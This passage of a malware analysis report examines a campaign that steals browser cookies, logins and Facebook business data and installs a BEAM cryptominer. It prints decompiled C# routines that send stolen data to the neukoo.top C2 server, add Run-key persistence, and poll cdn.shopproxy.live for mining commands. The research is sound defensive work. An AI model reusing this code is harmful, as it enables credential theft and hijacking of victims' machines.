
```
try
{
    string s3 = JsonConvert.SerializeObject(new GApi3
    {
        is_disabled_for_integrity_reasons = bussinessData.is_disabled_for_integrity_reasons,
        sharing_eligibility_status = bussinessData.sharing_eligibility_status,
        id = bussinessData.id,
        created_time = bussinessData.created_time,
        name = bussinessData.name,
        verification_status = bussinessData.verification_status,
        invoid = invoid,
        extendedcredits = text23,
        cookies = text14
    });
    string u25 = "data=" + Uri.EscapeUriString(Convert.ToBase64String(Encoding.UTF8.GetBytes(s3)));
    Application.\u0002(string.Concat(new string[]
    {
        "http://neukoo.top/api/google3?id=1&&uid=",
        text2,
        "&profile=",
        fileName,
        "&app=",
        text4,
        "&type=1&ran=22c1e2ff-b7d0-47c6-9d83-b7ce3cc97cca"
    }), u25, "application/x-www-form-urlencoded");
}
```

The final query is about the user: the malware interrogates Facebook's Graph API of the groups they are administering. The malware component exfiltrates the results to the */api/google4* endpoint of the C2 server. [11]



```
HttpWebRequest httpWebRequest8 = (HttpWebRequest)WebRequest.Create("https://graph.facebook.com/v14.0/me/groups?fields=id%2Cmember_count%2Cname%2Cprivacy%
  2Cadministrator&access_token=" + text10);
httpWebRequest8.KeepAlive = true;
httpWebRequest8.ContentType = "application/json";
httpWebRequest8.UserAgent = "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.5) Gecko/2008120122 Firefox/3.0.5";
httpWebRequest8.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*//*;q=0.8,application/signed-exchange;v=b3;q=0.9";
httpWebRequest8.CookieContainer = new CookieContainer();
foreach (valueCookies valueCookies8 in dictionary.Values)
{
    Cookie cookie8 = new Cookie(valueCookies8.name, valueCookies8.value);
    Uri uri8 = new Uri("https://graph.facebook.com");
    httpWebRequest8.CookieContainer.Add(uri8, cookie8);
}
IAsyncResult asyncResult8 = httpWebRequest8.BeginGetResponse(null, null);
asyncResult8.AsyncWaitHandle.WaitOne();
using (HttpWebResponse httpWebResponse8 = (HttpWebResponse)httpWebRequest8.EndGetResponse(asyncResult8))
{
    StreamReader streamReader8 = new StreamReader(httpWebResponse8.GetResponseStream());
    try
    {
        string text26 = streamReader8.ReadToEnd();
        string s4 = text26.Remove(text26.Length - 1) + ",\"cookies\":\"" + text14 + "\"}";
        string u27 = "data=" + Uri.EscapeUriString(Convert.ToBase64String(Encoding.UTF8.GetBytes(s4)));
        Application.\u0002(string.Concat(new string[]
        {
            "http://neukoo.top/api/google4?id=1&&uid=",
            text2,
            "&profile=",
            fileName,
            "&app=",
            text4,
            "&type=1&ran=22c1e2ff-b7d0-47c6-9d83-b7ce3cc97cca"
        }), u27, "application/x-www-form-urlencoded");
    }
```

In our testing, this API always returned an empty array even if the user was administering a group.



graph.facebook.com/v14.0/me/groups

```
{
    data: [ ],
```

According to documentation, this feature was removed. [12]

After the malware finishes exfiltrating data from Chrome-based browsers, it performs nearly identical steps for Firefox:


- exfiltrates cookies

- exfiltrates saved logins
- performs same Facebook profile checks

Miner (*CNQMUTIL.dll*) payload


This payload is a cryptojacker. We found this payload and the archive containing it while hunting for samples similar to the ones already presented. This assembly is loaded by *App3.exe,* a renamed digitally signed executable from *Canon*.

The entry point for this DLL is the `get` method of the `FolderPath property called by the digitally signed executable.`




```
public static string FolderPath
{
    get
    {
        try
        {
            string text = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "lolommDA", string.Empty,
              RegistryKeyKind.HKEY_CURRENT_USER).ToString();
            if (string.IsNullOrEmpty(text))
            {
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "lolommDA", Application.ExecutablePath.ToString(),
                  RegistryValueKind.String, RegistryKeyKind.HKEY_CURRENT_USER);
            }
            else
            {
                string text2 = Application.ExecutablePath.ToString();
                if (text != text2)
                {
                    RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "lolommDA", text2, RegistryValueKind.String,
                      RegistryKeyKind.HKEY_CURRENT_USER);
                }
            }
            object registryValue = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run", "lolommDA", null,
              RegistryKeyKind.HKEY_CURRENT_USER);
            if (registryValue != null && ((byte[])registryValue)[0] != 2)
            {
                byte[] array = new byte[12];
                array[0] = 2;
                byte[] value = array;
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run", "lolommDA", value,
                  RegistryValueKind.Binary, RegistryKeyKind.HKEY_CURRENT_USER);
            }
        }
```

It reaches out to the C2 to receive mining instructions.




```
string text3 = string.Empty;
string str = Application.getMSUUID().Replace("-", string.Empty);
for (;;)
{
    try
    {
        WebClient webClient = new WebClient();
        try
        {
            text3 = webClient.DownloadString("https://cdn.shopproxy.live/lolda.php?keyid=" + str);
        }
        finally
        {
            ((IDisposable)webClient).Dispose();
        }
    }
    catch (Exception value2)
    {
        Console.WriteLine(value2);
        text3 = string.Empty;
    }
    if (!string.IsNullOrEmpty(text3))
    {
        break;
    }
    Thread.Sleep(300000);
```

It sends the video controller’s description to the C2 server and uses the response received to decide whether to start mining.



```
string str2 = string.Empty;
foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("SELECT * FROM Win32_VideoController").Get())
{
    ManagementObject managementObject = (ManagementObject)managementBaseObject;
    PropertyData propertyData = managementObject.Properties["MinRefreshRate"];
    PropertyData propertyData2 = managementObject.Properties["Description"];
    if (propertyData != null && propertyData2 != null && propertyData.Value != null)
    {
        str2 = propertyData2.Value.ToString();
        break;
    }
}
for (;;)
{
    string text4 = string.Empty;
    try
    {
        WebClient webClient2 = new WebClient();
        try
        {
            text4 = webClient2.DownloadString("https://cdn.shopproxy.live/lol3.php?keyid=" + str2);
        }
        finally
        {
            ((IDisposable)webClient2).Dispose();
        }
    }
    catch (Exception value3)
    {
        Console.WriteLine(value3);
        text4 = string.Empty;
    }
    if (string.IsNullOrEmpty(text4))
    {
        Thread.Sleep(300000);
    }
    else
    {
        Console.WriteLine(text4);
        if (text4 == "1")
        {
            goto IL_241;
        }
        if (text4 == "0")
        {
            break;
        }
```


Launches *miner.exe* and sends its output to the C2 server, so the threat actor can monitor the mining progress.



```
string directoryName = Path.GetDirectoryName(Assembly.GetEntryAssembly().Location);
string text5 = Path.Combine(directoryName, "Miner.exe");
if (File.Exists(text5))
{
    string @string = Encoding.UTF8.GetString(Convert.FromBase64String(text3));
    if (!string.IsNullOrEmpty(@string))
    {
        Console.WriteLine(text5 + " " + @string);
    }
    string text6 = Application.RunCmdNoLog(text5, @string, 0);
    try
    {
        File.WriteAllText(Path.Combine(directoryName, "logs.txt"), text6);
    }
    catch
    {
    }
    try
    {
        Application.\u0002("https://cdn.shopproxy.live/log.php?keyid=" + text5, "data=" + Uri.EscapeUriString(text6));
        goto IL_323;
    }
```

The miner .dll is contained in an archive named *Beam.rar*, where a *miner.exe* is also present.


Based on the analysis of this archive, we can see that *miner.exe* is miniZ. [13]



Name	Ext	Size	Date	Att
[..]		<DIR>	12/06/2022 22:28	----
App3	exe	390,296	07/04/2017 21:53	-a--
CNQMUTIL	dll	20,480	08/21/2022 20:16	-a--
logs	txt	4,620	10/01/2022 06:11	-a--
Miner	exe	18,101,184	06/06/2022 03:25	-a--
vcruntime140	dll	87,200	08/21/2022 19:27	-a--

How profitable is mining for the malware author?


Based on the logs in the archive, we can extract the user ID that the malware author uses and the pool server:



```
************ miniZ v1.8z3 ************
Number of miniZ CUDA>=[8.0] using driver CUDA[0.00] devices found: 1
Number of OpenCL[] devices found: 0
Driver:          441.66
Algo:            EQ[144,5s] [smart-pers]
Pool#0:          user[[redacted]
server[asia1-beam.flypool.org] port[3443] ssl[yes] pers[Beam-PoW]
Telemetry:       [http://localhost:20000]
Temp. limit:     [90 C]
[INFO    ] Mining fee set to 2.00%
miniZ<144,5s>[18:0:00.0: 3856]: Selecting GPU#0[0] Nvidia Quadro K1200
```

Combining the user id and the pool server, we can estimate how much the malware author earns from the mining.

At the time of writing, 17 active miners are associated with this address, yielding ~202 BEAM monthly, $24 at the current exchange rate.



Workers Active / Inactive: 17 / 3

Immature Balance: 1.18779 BEAM

Unpaid Balance: 2.97951 BEAM

Estimated Earnings: 202.94763 BEAM Monthly

Hashrate — Current: 154.7 H/s; Average: 166.1 H/s


Shares — Valid 99%: 1088; Stale 1%: 14; Invalid: 0

This is a small amount for the effort the malware author has to go through to infect machines.
It also explains why we found very few samples that perform mining: it is simply not worth the effort to push miners.

Going full circle - convincing the user to download malware

While hunting for similar archives to *AlbumGirlSexy.zip* we found a sample that served at *hxxps://dl[.]micbig[.]top/SexyGirlAlbum[.]zip?random=abcde* according to VT.

A google search of the domain leads to the Facebook page named *The Best moment*.



